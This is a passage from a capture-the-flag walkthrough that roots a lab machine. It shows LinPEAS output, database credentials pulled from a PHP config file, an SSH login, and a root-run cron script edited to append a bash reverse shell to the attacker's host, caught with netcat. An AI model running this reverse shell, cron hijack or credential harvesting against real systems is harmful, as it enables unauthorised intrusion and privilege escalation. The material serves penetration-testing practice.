[+] /usr/bin/nc is available for network discovery & port scanning (LinPEAS can discover hosts and scan ports, learn
 more with -h)


Caching directories . . . . . DONE

                               System Information

╔══════════╣ Operative system
╚ https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#kernel-exploits
Linux version 4.19.0-16-amd64 (debian-kernel@lists.debian.org) (gcc version 8.3.0 (Debian 8.3.0-6)) #1 SMP Debian 4.
19.181-1 (2021-03-19)
Distributor ID: Debian
Description:    Debian GNU/Linux 10 (buster)
Release:        10
Codename:       buster

╔══════════╣ Sudo version
sudo Not Found


╔══════════╣ PATH
╚ https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#writable-path-abuses
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
```

```
-rwxr-xr-x  1 root root 1187 Apr 18  2019 dpkg
-rwxr-xr-x  1 root root  377 Aug 28  2018 logrotate
-rwxr-xr-x  1 root root 1123 Feb 10  2019 man-db
-rwxr-xr-x  1 root root  249 Sep 27  2017 passwd

/etc/cron.hourly:
total 12
drwxr-xr-x  2 root root 4096 May 29  2021 .
drwxr-xr-x 74 root root 4096 Nov  5 10:35 ..
-rw-r--r--  1 root root  102 Oct 11  2019 .placeholder

/etc/cron.monthly:
total 12
drwxr-xr-x  2 root root 4096 May 29  2021 .
drwxr-xr-x 74 root root 4096 Nov  5 10:35 ..
-rw-r--r--  1 root root  102 Oct 11  2019 .placeholder

/etc/cron.weekly:
total 16
drwxr-xr-x  2 root root 4096 May 29  2021 .
drwxr-xr-x 74 root root 4096 Nov  5 10:35 ..
-rw-r--r--  1 root root  102 Oct 11  2019 .placeholder
-rwxr-xr-x  1 root root  813 Feb 10  2019 man-db

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )

* * * * * /home/grimmie/backup.sh

╔══════════╣ Checking for specific cron jobs vulnerabilities
Checking cron directories...

╔══════════╣ System timers
╚ https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#timers
╔═══╣ Active timers:
NEXT                         LEFT          LAST                         PASSED    UNIT                         ACTIV
ATES
Wed 2025-11-05 10:39:00 EST  3min 30s left Wed 2025-11-05 10:25:17 EST  10min ago phpsessionclean.timer        phpse
ssionclean.service
Wed 2025-11-05 13:38:09 EST  3h 2min left  Wed 2025-11-05 00:45:42 EST  9h ago    apt-daily.timer              apt-d
aily.service
```

```
/var/log/dpkg.log.1:2021-05-29 17:00:11 status installed base-passwd:amd64 3.5.46
/var/log/dpkg.log.1:2021-05-29 17:00:11 status unpacked base-passwd:amd64 3.5.46
/var/log/dpkg.log.1:2021-05-29 17:00:18 status half-configured base-passwd:amd64 3.5.46
/var/log/dpkg.log.1:2021-05-29 17:00:18 status half-installed base-passwd:amd64 3.5.46
/var/log/dpkg.log.1:2021-05-29 17:00:18 status unpacked base-passwd:amd64 3.5.46
/var/log/dpkg.log.1:2021-05-29 17:00:18 upgrade base-passwd:amd64 3.5.46 3.5.46
/var/log/dpkg.log.1:2021-05-29 17:00:21 install passwd:amd64 <none> 1:4.5-1.1
/var/log/dpkg.log.1:2021-05-29 17:00:21 status half-installed passwd:amd64 1:4.5-1.1
/var/log/dpkg.log.1:2021-05-29 17:00:21 status unpacked passwd:amd64 1:4.5-1.1
/var/log/dpkg.log.1:2021-05-29 17:00:24 configure base-passwd:amd64 3.5.46 <none>
/var/log/dpkg.log.1:2021-05-29 17:00:24 status half-configured base-passwd:amd64 3.5.46
/var/log/dpkg.log.1:2021-05-29 17:00:24 status installed base-passwd:amd64 3.5.46
/var/log/dpkg.log.1:2021-05-29 17:00:24 status unpacked base-passwd:amd64 3.5.46
/var/log/dpkg.log.1:2021-05-29 17:00:25 configure passwd:amd64 1:4.5-1.1 <none>
/var/log/dpkg.log.1:2021-05-29 17:00:25 status half-configured passwd:amd64 1:4.5-1.1
/var/log/dpkg.log.1:2021-05-29 17:00:25 status installed passwd:amd64 1:4.5-1.1
/var/log/dpkg.log.1:2021-05-29 17:00:25 status unpacked passwd:amd64 1:4.5-1.1
/var/log/installer/status:Description: Set up users and passwords

╔══════════╣ Checking all env variables in /proc/*/environ removing duplicates and filtering out useless env vars
APACHE_LOCK_DIR=/var/lock/apache2
APACHE_LOG_DIR=/var/log/apache2
APACHE_PID_FILE=/var/run/apache2/apache2.pid
APACHE_RUN_DIR=/var/run/apache2
APACHE_RUN_GROUP=www-data
APACHE_RUN_USER=www-data
LANG=C
OLDPWD=/var/www/html
PWD=/
PWD=/var/www/html/academy
SHLVL=1
_=/usr/bin/bash
_=/usr/bin/cat
_=/usr/bin/grep
_=/usr/bin/sed
_=/usr/bin/sort
_=/usr/bin/tr


╔═══════════════════════════════════╣ API Keys Regex ╠═══════════════════════════════════╗
Regexes to search for API keys aren't activated, use param '-r'

www-data@academy:/var/www/html/academy$
```

18. Shift to folder /home/grimmie

```
www-data@academy:/var/www/html/academy$ cd /home
cd /home
www-data@academy:/home$ ls
ls
grimmie
www-data@academy:/home$ cd grimmie
cd grimmie
www-data@academy:/home/grimmie$

www-data@academy:/home/grimmie$ ls
ls
backup.sh
www-data@academy:/home/grimmie$ ls -la
ls -la
total 32
drwxr-xr-x 3 grimmie administrator 4096 May 30  2021 .
drwxr-xr-x 3 root    root          4096 May 30  2021 ..
-rw------- 1 grimmie administrator    1 Jun 16  2021 .bash_history
-rw-r--r-- 1 grimmie administrator  220 May 29  2021 .bash_logout
-rw-r--r-- 1 grimmie administrator 3526 May 29  2021 .bashrc
drwxr-xr-x 3 grimmie administrator 4096 May 30  2021 .local
-rw-r--r-- 1 grimmie administrator  807 May 29  2021 .profile
-rwxr-xr-- 1 grimmie administrator  112 May 30  2021 backup.sh
```

19. Shift to folder /var/html/academy/includes and go through the content inconfig .php. We can see the credentials of the grimmie user

```
www-data@academy:/$ cd var/www/html/academy
cd var/www/html/academy
www-data@academy:/var/www/html/academy$ ls
ls
admin                  enroll-history.php  logout.php
assets                 enroll.php          my-profile.php
change-password.php    includes            pincode-verification.php
check_availability.php index.php           print.php
db                     linpeas.sh          studentphoto
www-data@academy:/var/www/html/academy$ cd includes
cd includes
www-data@academy:/var/www/html/academy/includes$ ls
ls
config.php  footer.php  header.php  menubar.php
www-data@academy:/var/www/html/academy/includes$ cat config.php
cat config.php
<?php
$mysql_hostname = "localhost";
$mysql_user = "grimmie";
$mysql_password = "My_V3ryS3cur3_P4ss";
$mysql_database = "onlinecourse";
$bd = mysqli_connect($mysql_hostname, $mysql_user, $mysql_password, $mysql_database) or die("Could not connect datab
ase");


?>
```

20. Initiate an SSH connection to the target host using the username grimmie

```
┌──(kali㉿kali)-[~/Documents]
└─$ ssh grimmie@192.168.68.129
grimmie@192.168.68.129's password:
Linux academy 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun May 30 03:21:39 2021 from 192.168.10.31
grimmie@academy:~$
```

21. Open the backup.sh file and add this one line in the end of file

bash -c 'exec bash -i &>/dev/tcp/192.168.68.128/8888 <&1'

```
 GNU nano 3.2                                backup.sh

#!/bin/bash

rm /tmp/backup.zip
zip -r /tmp/backup.zip /var/www/html/academy/includes
chmod 700 /tmp/backup.zip
bash -c 'exec bash -i &>/dev/tcp/192.168.68.128/8888 <&1'
```

22. Start netcat in listening mode on TCP port 8888, awaiting an incoming connection.

nc -lnvp 8888

```
└─$ nc -lnvp 8888
listening on [any] 8888 ...
connect to [192.168.68.128] from (UNKNOWN) [192.168.68.129] 47520
bash: cannot set terminal process group (21419): Inappropriate ioctl for device
bash: no job control in this shell
root@academy:~# ls -la
ls -la
total 36
drwx------  3 root root 4096 May 30  2021 .
drwxr-xr-x 18 root root 4096 May 29  2021 ..
-rw-------  1 root root  462 Nov  5 03:21 .bash_history
-rw-r--r--  1 root root  570 Jan 31  2010 .bashrc
-rw-r--r--  1 root root  173 May 29  2021 flag.txt
drwxr-xr-x  3 root root 4096 May 29  2021 .local
-rw-------  1 root root  600 May 30  2021 .mysql_history
-rw-r--r--  1 root root  148 Aug 17  2015 .profile
-rw-r--r--  1 root root   66 May 30  2021 .selected_editor
root@academy:~# whoami
whoami
root
```

```
root@academy:~# cd /root
cd /root
root@academy:~# ls
ls
flag.txt
root@academy:~# cat flag.txt
cat flag.txt
Congratz you rooted this box !
Looks like this CMS isn't so secure...
I hope you enjoyed it.
If you had any issue please let us know in the course discord.

Happy hacking !
root@academy:~#
```

This indicates that the hacking of the academymachine is successful